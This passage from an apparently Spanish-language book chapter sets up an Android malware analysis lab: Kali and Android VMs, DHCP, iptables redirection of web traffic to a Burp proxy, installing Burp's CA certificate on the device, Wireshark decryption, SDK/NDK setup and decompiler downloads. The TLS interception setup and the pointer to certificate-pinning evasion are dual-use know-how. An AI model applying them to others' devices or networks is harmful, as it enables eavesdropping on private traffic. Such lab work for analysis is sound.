 - d. Una vez se muestre el **HOME** en la VM-Android, será necesario reiniciarlo para que se apliquen correctamente todas las configuraciones establecidas durante la creación de la máquina virtual y configuración del dispositivo, sin embargo como más adelante será necesario efectuar otras operaciones, de momento se apagará la máquina virtual, o bien desde el menú superior de VirtualBox utilizando la opción *Máquina > Apagado ACPI*, o bien presionando el atajo de teclas **Control(derecho)+H**.
 - e. Apagada la VM-Android, se extraerá la imagen utilizada para la instalación desde la opción en VirtualBox *Configuración > Almacenamiento > Árbol de almacenamiento > Disco óptico*, eliminando el disco desde la opción situada a la derecha bajo la opción *Atributos*.

3. Configurando la máquina virtual de análisis

Continuando con el esquema propuesto para crear el laboratorio de análisis de muestras, se preparará una máquina virtual desde la que se analizarán las muestras y se observará el comportamiento de la VM-Android. Para ejercer este rol se ha seleccionado la distribución Kali Linux en su versión 2 por la gran variedad de herramientas que ya trae instalado y pueden servir de ayuda al analista para la realización de su tarea. Es importante que además se haga uso de una versión 64 bits de la distribución ya que las últimas versiones de las herramientas Android, como las SDK tools, han dejado de dar soporte a arquitecturas de 32 bits y complicará la configuración del entorno.

En cuanto a la instalación y configuración de la distribución Kali 2, no se profundizará en esta al ya encontrarse gran cantidad de información en la red, en su lugar a lo largo de los siguientes apartados se entrará en detalle en la instalación y configuración de los servicios necesarios para preparar el entorno de análisis, puesto que esta configuración es particular y propia para el entorno que será utilizado como laboratorio.

Preparativos en VirtualBox

Partiendo de una VM-Kali instalada, configurada y apagada, el primer paso será configurar los dos adaptadores de red que serán necesarios para la configuración del entorno.

Esta configuración se realiza seleccionando la VM-Kali y desde el menú *Máquina > Configuración > Red*, estableciéndose la siguiente configuración:

- En la pestaña **Adaptador 1**, en el desplegable *Conectado a* se definirá *Adaptador puente* para que la máquina tenga acceso a internet a través de la red local de la máquina anfitriona. Este adaptador será el definido como **eth0** en el diagrama.
- En la pestaña **Adaptador 2**, en el desplegable *Conectado a* se definirá *Red interna* y se dejará en *Nombre* el valor definido por defecto: *intnet*. Este adaptador será el definido como **eth1** en el diagrama.

Adicional a la configuración de red y dado que será necesario instalar múltiples herramientas de desarrollo que pueden ocupar un gran volumen de datos, se añadirá un disco duro adicional a la máquina virtual desde la opción *Máquina > Configuración > Almacenamiento > Árbol de almacenamiento*, se seleccionará el ítem *Controlador: SATA* y se hará clic en el botón *Agregar disco duro* y se creará un nuevo disco con un tamaño de 30GB reservados de manera dinámica. Se formateará y montará este nuevo disco sobre la ruta **/mnt/data** arrancando la VM-Kali y ejecutando los siguientes comandos:

```
# mkfs -t ext3 /dev/sdb
# mkdir /mnt/data
# echo "/dev/sdb /mnt/data ext3 defaults 0 0" >> /etc/fstab
# shutdown -r now
```

Tras el reinicio la VM-Kali dispondrá del nuevo disco.



Servicio DHCP


El siguiente punto es instalar un servicio DHCP que asigne dinámicamente direcciones IP a las máquinas virtuales que se conecten a la red interna, como será el caso de la VM-Android. Se realizará la instalación de este servicio con el siguiente comando:

```
# apt-get install isc-dhcp-server
```

Para simplificar la configuración del servidor DHCP, se definirá la IP del adaptador de red **eth1** de la VM-Kali como estática y con un valor 10.0.0.1 añadiendo la siguiente configuración al final del fichero **/etc/network/interfaces**:

```
auto eth1
iface eth1 inet static
address 10.0.0.1
netmask 255.255.255.0
network 10.0.0.0
broadcast 10.0.0.255
gateway [GATEWAY_IP]
```

Donde **[GATEWAY_IP]** será la dirección IP de la puerta de enlace de la máquina anfitriona que da salida a internet, por ejemplo **192.168.0.1**:



```
Ethernet adapter Ethernet:
Connection-specific DNS Suffix . : Hone
Link-local IPv6 Address . . . . . : 
IPv4 Address. . . . . : 192.168.0.117
Subnet Mask . . . . . : 255.255.255.0
Default Gateway . . . . . : 192.168.0.1
```

Imagen 01.03: El valor del Default Gateway del adaptador de red será el **GATEWAY_IP**.

El siguiente punto será configurar el servidor DHCP, para ello se escribirá la siguiente configuración en el fichero **/etc/dhcp/dhcpd.conf**:

```
subnet 10.0.0.0 netmask 255.255.255.0 {
range 10.0.0.10 10.0.0.20;
option subnet-mask 255.255.255.0;
option broadcast-address 10.0.0.255;
option routers 10.0.0.1;
}
```

Se actualizarán las siguientes líneas (o se añadirán en caso de que estas no existan):

```
default-lease-time 600;
max-lease-time 7200;
option domain-name-servers 8.8.8.8, 8.8.4.4;
```

Y se comentará la siguiente línea añadiendo al principio un símbolo #:

```
# option domain-name "example.org";
```

Para que las configuraciones realizadas se establezcan correctamente será necesario reiniciar el servicio de *networking*:

```
# /etc/init.d/networking restart
```

Finalmente se puede confirmar que todo está configurado según lo esperado confirmando que se encuentran asignadas en **eth0** una dirección IP dentro del mismo segmento de red que la máquina anfitriona, mientras que en **eth1** se tendrá asignada la dirección IP estática **10.0.0.1**:

```
root@vm-kali:~# ifconfig
eth0      Link encap:Ethernet  HWaddr 
          inet addr:192.168.0.125  Bcast:192.168.0.255  Mask:255.255.255.0
          inet6 addr:             Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:939 errors:0 dropped:0 overruns:0 frame:0
          TX packets:749 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:637261 (622.3 KiB)  TX bytes:83694 (81.7 KiB)

eth1      Link encap:Ethernet  HWaddr 
          inet addr:10.0.0.1  Bcast:10.0.0.255  Mask:255.255.255.0
          inet6 addr:             Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:875 errors:0 dropped:0 overruns:0 frame:0
          TX packets:764 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:94537 (92.3 KiB)  TX bytes:674587 (658.7 KiB)
```

Imagen 01.04: Configuración de red de las interfaces **eth0** y **eth1**.

Confirmada la correcta configuración se puede iniciar el servicio DHCP de forma manual con el siguiente comando:

```
# /etc/init.d/isc-dhcp-server start
```

Enrutado de paquetes

Con el servicio DHCP listo es el momento de establecer las reglas del firewall que permitirán redirigir el tráfico hacia el exterior, además de inspeccionarlo.

El primer paso es activar la configuración que permitirá a la VM-Kali redirigir el tráfico de red que reciba y cuyo destinatario no sea la propia máquina virtual:

```
# echo 1 > /proc/sys/net/ipv4/ip_forward
```

Con el enrutado activo, se configurarán las reglas de iptables del siguiente modo:

```
# iptables -F
# iptables -t nat -F
# iptables -t nat -A POSTROUTING -o eth0 -j MASQUERADE
# iptables -A FORWARD -i eth0 -o eth1 -m state --state RELATED,ESTABLISHED -j ACCEPT
# iptables -A FORWARD -i eth1 -o eth0 -j ACCEPT
# iptables -t nat -A PREROUTING -p tcp --dport 80 -j REDIRECT --to-port 8080
# iptables -t nat -A PREROUTING -p tcp --dport 443 -j REDIRECT --to-port 8080
# iptables-save > /root/iptables.bak
```

Con los primeros dos comandos se borran las reglas definidas previamente en *iptables*, los siguientes crearán las reglas de enrutado que redirigirán el tráfico de los puertos 80 (HTTP) y 443 (HTTPS) al



puerto 8080, donde se podrá establecer un proxy HTTP/S que hará las veces de monitor además de permitir alterar el tráfico capturado durante la ejecución de las muestras. El comando final realizará un volcado de las reglas creadas en el fichero *iptables.bak* para que en caso de que se haga alguna modificación de estas se pueda restaurar con el siguiente comando:

```
# iptables-restore < iptables.bak
```

Se puede confirmar que las reglas se han creado correctamente mediante los siguientes argumentos de *iptables*:

```
# iptables -L
# iptables -t nat -L
```

Un apunte final en relación al enrutado de paquetes aplicado y que el analista debe tener en cuenta, es su impacto al encontrarse casos de aplicación de técnicas como el certificate pinning. Esta técnica se encarga de validar que, cuando se está realizando una comunicación por un canal seguro, el certificado utilizado para establecer dicho canal coincide con un certificado concreto.

Al establecerse en las reglas de *iptables* mostradas anteriormente una regla de pre-routing del puerto 443 al puerto 8080, donde como se verá más adelante estará atendiendo peticiones un proxy web, el certificado con el que se establecerá dicha comunicación no coincidirá con el del servidor, sino con el del proxy web, y por tanto las aplicaciones que hagan un uso correcto de esta técnica fallarán o darán un comportamiento inesperado.

En el capítulo de análisis dinámico se presentarán técnicas para evadir este tipo de mecanismos de control, pero hasta que se llegue a dicho punto el lector puede simplemente no aplicar la regla de pre-routing del puerto 443 cuando se encuentre con este problema, situación que ocurrirá por ejemplo si se ejecuta la aplicación de Play Store.

Sniffing del tráfico de red

Es fundamental para el analista que está estudiando una muestra de malware disponer de las herramientas que le permitan observar el comportamiento que realiza la aplicación analizada en tiempo de ejecución, siendo una de las perspectivas más interesantes la captura e incluso la modificación del tráfico de red generado. Para cubrir estas necesidades en el laboratorio que está siendo creado se introducirán dos elementos en la VM-Kali: un proxy web que permita interceptar, modificar y repetir el tráfico HTTP/S que realice la VM-Android, y un sniffer que capture todo el tráfico generado sea cual sea el protocolo utilizado.

Como proxy web se utilizará la herramienta Burp, a la que una vez iniciada se le realizarán los siguientes ajustes en *Proxy > Options > Proxy Listeners*:

- Seleccionar el proxy que ya se encuentra creado y hacer clic sobre el botón *Edit*.
- En *Binding*, definir *Bind to address: Specific address: 10.0.0.1*.
- En *Request handling*, activar el check *Support invisible proxying*.



Como durante el análisis de malware serán capturadas peticiones que pueden ir dirigidas a servidores web utilizando el protocolo HTTPS, se exportará el certificado SSL utilizado por Burp para poder inspeccionar su tráfico tanto en la herramienta de sniffing de tráfico de red como para hacer confiables estas comunicaciones en la VM-Android. Para ello se hará clic en el botón *CA certificate* de *Proxy Listeners* y:

- Se seleccionará la opción *Export Certificate in DER format*, se hará clic en *Next* y se guardará el certificado en la ruta **/mnt/data/cert/burp.cer**.
- Se seleccionará la opción *Export Private key in DER format*, se hará clic en *Next* y se guardará el certificado en la ruta **/mnt/data/cert/burp.private.cer**.

De cara a finalizar la configuración de Burp, el lector debe tener en cuenta que cada vez que se ejecuta esta herramienta se debe desmarcar la opción *Proxy > Intercept > Intercept is on*, para que las peticiones no se queden bloqueadas a la espera de interacción por parte del analista.

Nota: Se avisará al lector en los casos en los que el análisis requiera de modificar estas peticiones para que activen dicha opción antes de que se realice la petición.

Para el sniffing del tráfico de red que sea enrutado por la VM-Kali se utilizará la herramienta *Wireshark* la cual permitirá al analista no sólo capturar los paquetes, sino identificar los diferentes protocolos usados, establecer reglas de filtrado del tráfico, construir estadísticas de uso o exportar ficheros detectados en las comunicaciones.

Una vez arrancada, si se quiere importar el certificado SSL exportado desde Burp bastará con abrir el menú *Edit > Preferences > Protocols > SSL*, seleccionar *RSA Keys list* y en *Nuevo* configurar la clave privada del certificado creado por *Burp* para que todo el tráfico cifrado que pase a través de él sea visible en claro desde *Wireshark*:



Imagen 01.05: Configuración de certificado con clave privada en Wireshark.

En este punto la VM-Kali está lista para iniciar la captura del tráfico por la interfaz de red **eth1** en Wireshark.

Automatizando el arranque del entorno

En los apartados anteriores se han instalado y configurado servicios dedicados a la gestión de la red, pero muchos de estos se reestablecerán con cada vez reinicio de la VM-Kali o restauración de una instantánea anterior de la máquina virtual. Para facilitar el inicio del servicio DHCP, configuración de iptables y puesta en ejecución del proxy web y sniffer, se puede crear el siguiente script que se encargue de automatizar su arranque:

```
# echo "/etc/init.d/isc-dhcp-server restart" > android-analysis
# echo "echo 1 > /proc/sys/net/ipv4/ip_forward" >> android-analysis
# echo "iptables-restore < /root/iptables.bak" >> android-analysis
# echo "wireshark -i eth1 -k &" >> android-analysis
# echo "burpsuite &" >> android-analysis
# chmod +x android-analysis
```

El script *android-analysis* que acaba de ser creado hará uso del fichero *iptables.bak* para restaurar las reglas de enrutado de paquetes, que en este caso se encuentra en el directorio de inicio del usuario root.

Tras realizar este paso, cada vez que se inicie de nuevo la VM-Kali y se quieran poner en marcha el entorno de análisis sólo será necesario ejecutar el siguiente comando:

```
# ./android-analysis
```

Android Studio, SDK y NDK

En el siguiente apartado se cubre la instalación y configuración de las herramientas de desarrollo y depuración en la VM-Kali que servirán a las distintas necesidades que le puedan surgir al analista.

Previo a la instalación de estas herramientas, será necesario instalar las siguientes dependencias para su correcto funcionamiento:

```
# sudo apt-get install lib32z1 lib32stdc++6
```

Descarga de *Android Studio IDE* y *SDK Tools*

El entorno de desarrollo *Android Studio* es la herramienta utilizada por los desarrolladores de aplicaciones Android, y es a su vez una herramienta que el analista tiene que aprender a manejar ya que durante su investigación puede encontrar momentos en los que tenga la necesidad de crear una aplicación, a modo de prueba de concepto, para confirmar el comportamiento de un determinado malware; para depurar la ejecución de una aplicación cuando se apliquen técnicas de análisis dinámico; o escribir extensiones de Substrate para alterar la respuesta de la muestra o del propio sistema operativo.

Se puede realizar la descarga del IDE desde su página oficial (<https://developer.android.com/sdk>), en su sección *All Android Studio Packages*, seleccionando el ZIP creado para sistemas operativos Linux. Una vez descargada, y para mantener una misma estructura fija a lo largo del libro, se creará el directorio **/mnt/data/android** donde se descomprimirá el paquete descargado para que quede bajo la ruta **/mnt/data/android/android-studio**.

Tras descomprimir el fichero ZIP se puede iniciar el IDE con el comando:

```
# /mnt/data/android/android-studio/bin/studio.sh
```

Durante el primer arranque será necesario ajustar algunas configuraciones, para ello se seleccionará la opción de instalación *Custom*, se desmarcará la opción de *Android Virtual Device* y se establecerá como *Android SDK Location* la ruta `/mnt/data/android/sdk`:




Imagen 01.06: Configuración de instalación en Android Studio.

Durante el proceso de instalación descargará las versiones más actualizadas de las herramientas de desarrollo, además del SDK de las últimas versiones de Android.

Para poder desarrollar aplicaciones para la VM-Android, será necesario descargar el SDK correspondiente a la versión 4.3 (API 18), para ello una vez haya finalizado la instalación del IDE se seleccionará la opción *Configure > SDK Manager* del menú inicial mostrado, se seleccionará el elemento **Android 4.3.1** y se hará clic en *Apply*:




Imagen 01.07: Paquetes a instalar desde el gestor de SDK Android.

Finalizada la instalación de los paquetes del SDK se puede cerrar el *Android SDK Manager* y también el *Android Studio*.

Descarga de las NDK Tools

Durante el análisis de muestras, tarde o temprano el analista se tendrá que enfrentar a código nativo escrito en C/C++, y en ese momento será necesario el uso de las toolchain incluidas en el NDK.

La descarga de estas herramientas se puede realizar desde la página oficial (<https://developer.android.com/ndk/downloads/index.html>), siendo necesaria para su instalación y configuración seguir los pasos indicados en la sección **Extraction** de la página de descarga.

Tras esto tendremos un nuevo directorio con el NDK descargado, que una vez más y para mantener la misma estructura de directorios a lo largo del libro, se moverá al directorio **/mnt/data/android/NDK/**, quedando una estructura final del directorio **/mnt/data/android** como la siguiente:




Imagen 01.08: Directorio de instalación del NDK.

Configurar la variable de entorno PATH

Como punto final de este apartado de configuración se agregará la ruta de los binarios de *Android Studio*, *SDK tools* y *NDK tools* a la variable de entorno PATH para facilitar el acceso a ellos del siguiente modo:

```
# echo "PATH=$PATH:/mnt/data/android/android-studio/bin" >> ~/.bashrc
# echo "PATH=$PATH:/mnt/data/android/sdk/tools" >> ~/.bashrc
```



```
# echo "PATH=\$PATH:/mnt/data/android/sdk/platform-tools" >> ~/.bashrc
# echo "PATH=\$PATH:/mnt/data/android/sdk/build-tools/`ls /mnt/data/android/sdk/build-tools`" >> ~/.bashrc

# echo "PATH=\$PATH:/mnt/data/android/ndk/android-ndk-r10e/toolchains/arm-linux-androideabi-4.9/prebuilt/linux-x86/bin" >> ~/.bashrc

# echo "PATH=\$PATH:/mnt/data/android/ndk/android-ndk-r10e/toolchains/mipsel-linux-android-4.9/prebuilt/linux-x86/bin" >> ~/.bashrc

# echo "PATH=\$PATH:/mnt/data/android/ndk/android-ndk-r10e/toolchains/x86-4.9/prebuilt/linux-x86/bin" >> ~/.bashrc
```

Tras ejecutar estos comandos se debería tener una configuración como la siguiente añadida al fichero *bashrc*:

```
root@kali:~# tail -n7 .bashrc
PATH=$PATH:/mnt/data/android/android-studio/bin
PATH=$PATH:/mnt/data/android/sdk/tools
PATH=$PATH:/mnt/data/android/sdk/platform-tools
PATH=$PATH:/mnt/data/android/sdk/build-tools/23.0.2
PATH=$PATH:/mnt/data/android/ndk/android-ndk-r10e/toolchains/arm-linux-androideabi-4.9/prebuilt/linux-x86/bin
PATH=$PATH:/mnt/data/android/ndk/android-ndk-r10e/toolchains/mipsel-linux-android-4.9/prebuilt/linux-x86/bin
PATH=$PATH:/mnt/data/android/ndk/android-ndk-r10e/toolchains/x86-4.9/prebuilt/linux-x86/bin
```

Imagen 01.09: Configuración de la variable de entorno *PATH*.

Últimos ajustes de la VMAndroid

Finalmente, si se encontraba iniciada la VM-Android se apagará y modificará su configuración estableciendo en *Configuración > Red > Adaptador 1* para que esté conectado a *Red interna* con el mismo nombre definido en el *Adaptador 2* de la VM-Kali.

Para confirmar la conectividad de la VM-Android, se iniciará dicha máquina virtual y se presionará **Alt + F1** para cambiar a la shell y comprobar la IP asignada por el servidor DHCP con el comando **netcfg**, teniendo que confirmarse que se dispone de una dirección IP dentro del rango 10.0.0.10 - 10.0.0.20 y que se accede al exterior, por ejemplo con un ping:

```
root@x86:/ # netcfg
sit0    DOWN                0.0.0.0/0      0x00000000 00:00:00:00:00:00
eth0    UP                   10.0.0.11/24   0x00001043 08:00:27:03:27:0a
lo      UP                   127.0.0.1/8    0x00000049 00:00:00:00:00:00
ip6tnl0 DOWN                0.0.0.0/0      0x00000000 00:00:00:00:00:00
root@x86:/ # ping 8.8.8.8
PING 8.8.8.8 (8.8.8.8) 56(84) bytes of data:
64 bytes from 8.8.8.8: icmp_seq=1 ttl=53 time=24.1 ms
```

Imagen 01.10: Comprobando la conectividad de la VM-Android.

Confirmada la conectividad y conociendo la dirección IP asignada a la VM-Android, que en el resultado de **netcfg** será la que se corresponda con la interfaz de red **eth0**, es el momento de confirmar la configuración de las SDK tools y conectividad entre la VM-Kali y la VM-Android ejecutando el siguiente comando en la VM-Kali para establecer una conexión vía **adb**, herramienta que sobre la que se profundizará en capítulos posteriores:

```
# adb connect 10.0.0.11
OUTPUT: connected to 10.0.0.11:5555
```

Es el momento de instalar el certificado que se generó con Burp en el dispositivo para poder inspeccionar el tráfico cifrado. Para esto ejecutaremos el siguiente comando:

```
# cd /mnt/data/cert
# adb push burp.cer /sdcard/burp.cer
OUTPUT: 16 KB/s (712 bytes in 0.040s)
```

Con el certificado almacenado en el dispositivo, se continúa su configuración desde la VM-Android, accediendo al menú *Ajustes > Seguridad > Almacenamiento de credenciales > Instalar desde almacenamiento*:




Imagen 01.11: Configurando el certificado utilizado por Burp.

Solicitará un nombre para el certificado, por ejemplo *Burp*, y será necesario configurar un PIN para la pantalla de bloqueo. Si todo ha ido bien se comenzará a ver tráfico tanto en Wireshark como en Burp, donde debería haber interceptado alguna petición en *Proxy > Intercept*, donde si se quiere dejar que el tráfico HTTP/S fluya sin detenerse por Burp sólo habrá que hacer clic en el botón *Intercept is on* de *Proxy > Intercept*.






Imagen 01.12: Burp interceptando el tráfico HTTPS generado por la VM-Android.

Repositorio de muestras y herramientas

Como paso final para la preparación del entorno se clonará el repositorio de muestras de malware que se ha preparado para cubrir la metodología de análisis y técnicas que se tratarán a lo largo del resto de capítulos del libro.

Para ello se abrirá una shell en la VM-Kali y se clonará en el directorio `/mnt/data/` el repositorio con el siguiente comando:

```
# cd /mnt/data/  
# git clone https://github.com/AndroidWordMalware/malware-samples.git
```

Con ello se habrá creado un directorio `/mnt/data/malware-samples` donde se encontrarán:

- Los **APKs** que serán utilizados como muestras, teniendo definido como nombre de la aplicación su hash SHA-1 a fin de poder identificarlos unívocamente.
- Un directorio **tools** con scripts para automatizar la extracción de información y que será presentado en el siguiente capítulo.

Herramientas adicionales

La distribución Kali Linux ya dispone de algunas de las herramientas más utilizadas cuando se trata de análisis de aplicaciones Android:

- Suite **dex2jar**, es un conjunto de herramientas que permiten convertir el fichero DEX en JAR, JAR en Jasmin y viceversa, además de incluir otras herramientas para firmado de aplicaciones o verificación de integridad del código.
- **apktool**, permite decodificar recursos como los XML binarios empaquetados dentro del APK, además de interpretar el bytecode Dalvik incluido en el fichero `classes.dex` generando su salida en lenguaje smali.
- **radare2**, editor hexadecimal, desensamblador y depurador. Esta herramienta puede ser utilizada al analizar código nativo.

Además de estas herramientas, será necesario disponer de otras que deben ser descargadas para finalizar la preparación del laboratorio.

Con el fin de reunir todas las herramientas adicionales, se creará un directorio destinado a este objetivo:

```
# mkdir /mnt/data/tools
```

A continuación se listan las herramientas que deben de ser descargadas para completar el kit de herramientas:

apktool

Aunque como se ha mencionado, esta herramienta ya se encuentra incluida en la distribución Kali Linux 2, la versión que incluye es bastante antigua y puede fallar al decodificar muestras más actuales. Se puede bajar la última versión desde su página web oficial (<https://ibotpeaches.github.io/Apktool/install/>) y modificar su enlace en la ruta /usr/bin/apktool, o utilizar el siguiente script:

```
# cd /mnt/data/tools
# wget https://bitbucket.org/iBotPeaches/apktool/downloads/apktool_2.0.3.jar
# chmod +x /mnt/data/tools/apktool_2.0.3.jar
# ln -sf /mnt/data/tools/apktool_2.0.3.jar /usr/bin/apktool
```

jd-gui

Decompilador de código Java que presenta una interfaz gráfica en la que pueden ser cargados paquetes JAR para su traducción a código Java. En el análisis de aplicaciones Android, suele usarse en combinación con la herramienta d2j-dex2jar, sirviendo esta última para generar el paquete JAR desde el APK, y siendo dicho JAR cargado en jd-gui para su decompilación y análisis en Java.

Esta herramienta puede ser descargada desde su repositorio en GitHub: <https://github.com/java-decompiler/jd-gui/releases/> y añadida al PATH de forma manual o utilizado los siguientes comandos:

```
# cd /mnt/data/tools
# wget https://github.com/java-decompiler/jd-gui/releases/download/v1.4.0/jd-gui-1.4.0.jar
# chmod +x /mnt/data/tools/jd-gui-1.4.0.jar
# ln -s $PWD/jd-gui-1.4.0.jar /usr/bin/jd-gui
```

jadx

Esta herramienta es una buena alternativa a **apktool**, permitiendo la decodificación de recursos empaquetados en el APK; y a la combinación de **dex2jar** y **jd-gui**, permitiendo decompilar en un solo paso ficheros en formato APK, DEX, JAR y CLASS a Java.

La herramienta ofrece dos modos de ejecución:

- Un CLI desde el que decodificar, decompilar e incluso llegar a generar grafos de ejecución.
- Una GUI similar a la presentada por jd-gui para mostrar el código Java y permitir que el usuario realice búsquedas en el código.



Desde el repositorio del proyecto en <https://github.com/skylot/jadx>, se pueden bajar ambas herramientas pre-compiladas en un paquete ZIP, o compilarse la última versión del código del siguiente modo:

```
# cd /mnt/data/tools
# git clone https://github.com/skylot/jadx.git
# cd jadx
# ./gradlew dist
# ln -s $PWD/build/jadx/bin/jadx /usr/bin/jadx
# ln -s $PWD/build/jadx/bin/jadx-gui /usr/bin/jadx-gui
```

Procyon

Una alternativa más para decompilar paquetes JAR a código Java. Puede descargarse desde el repositorio del proyecto en <https://bitbucket.org/mstrobel/procyon/downloads>:

```
# cd /mnt/data/tools
# wget https://bitbucket.org/mstrobel/procyon/downloads/procyon-decompiler-0.5.30.jar
